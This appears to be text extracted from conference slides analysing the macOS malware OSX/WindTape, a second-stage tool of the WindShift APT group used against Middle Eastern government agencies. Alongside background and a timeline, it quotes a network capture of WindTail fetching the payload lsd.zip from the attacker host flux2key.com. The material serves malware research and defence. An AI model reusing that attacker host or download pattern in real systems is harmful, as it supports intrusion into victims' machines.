



Unmasking WindTape

an in-depth analysis of OSX/WindTape






Patrick Wardle
Objective-See Foundation, 501(c)(3)

-  macOS security tools
-  "The Art of Mac Malware" books
-  "Objective by the Sea" conference

OUTLINE


an in-depth analysis of OSX/WindTape

OSX/WindTape



The approaches, techniques, and tools discussed here, are generically applicable to the analysis of other macOS malware specimens (as well)!

Background



WINDSHIFT APT

targeting macOS systems in the middle east



Taha Karim
(@lordx64)

@ Confiant



WindShift APT group:

"targeted specific individuals working in government departments and critical infrastructure across the Middle East"



WindShift APT toolset:

▶ OSX.WindTail
(detailed @ VB2019 by P. Wardle)

▶ **OSX.WindTape**



"In the Trails of WindShift APT"
(T. Karim, Hack in the Box GSEC)

WINDSHIFT APT ACTIVITY

Unit 42
(Palo Alto Networks)

AGGREGATED WINDSHIFT TIMELINE

JAN 17 JUN 17 DEC 17 JAN 18 JUN 18 DEC 18

DARK MATTER



THREAT TRACKING

DarkMatter unveiled the existence of WINDSHIFT in August of 2018. In their report, they included key details of the actors' activities spanning from Early 2017 to Mid 2018.

OBJECTIVE-SEE



MALWARE ANALYSIS

Objective-See provided a two-part analysis of several WINDTAIL samples on their blog. These samples were first uploaded to VirusTotal between January and March of 2017.


UNIT 42



ATTACK ENUMERATION

Unit 42 observed events consistent with a WINDSHIFT attack at a Middle Eastern Government agency from January 2018 through May of 2018.

OBSERVED WINDSHIFT SAMPLES MIDDLE EASTERN GOV. ATTACK JANUARY 2018 - MAY 2018



INSTALLATION VECTOR

...via OSX/WindTail

```
HTTP/1.1 200 OK
Date: Thu, 11 Jan 2018 16:24:52 GMT
Server: Apache/2.4.29 (cPanel) OpenSSL/1.0.2m mod_bwlimited/1.4
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

lsd.zipGET /XxCeDXLbGrbmAhgX/ [REDACTED] /lsd.zip HTTP/1.1
Host: flux2key.com
Accept: */*
Accept-Language: en-us
Connection: keep-alive
Accept-Encoding: gzip, deflate
User-Agent: united/1 CFNetwork/807.0.4 Darwin/16.0.0 (x86_64)

HTTP/1.1 200 OK
Date: Thu, 11 Jan 2018 16:24:52 GMT
Server: Apache/2.4.29 (cPanel) OpenSSL/1.0.2m mod_bwlimited/1.4
Last-Modified: Thu, 11 Jan 2018 05:45:18 GMT
ETag: "418d53-d5ff-56279a71fd780"
Accept-Ranges: bytes
Content-Length: 54783
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: application/zip

PK..
.....(L.....lsd.app/UX...oSZ.oSZ....PK..
.....(L.....lsd.app/Contents/UX...oSZ.oSZ....PK..
```

file: lsd.zip



Network capture of download
(image credit: Taha)



" [WindTape]: a second stage, downloaded by WINDTAIL" -Taha

INSTALLATION VECTOR

...via OSX/WindTail

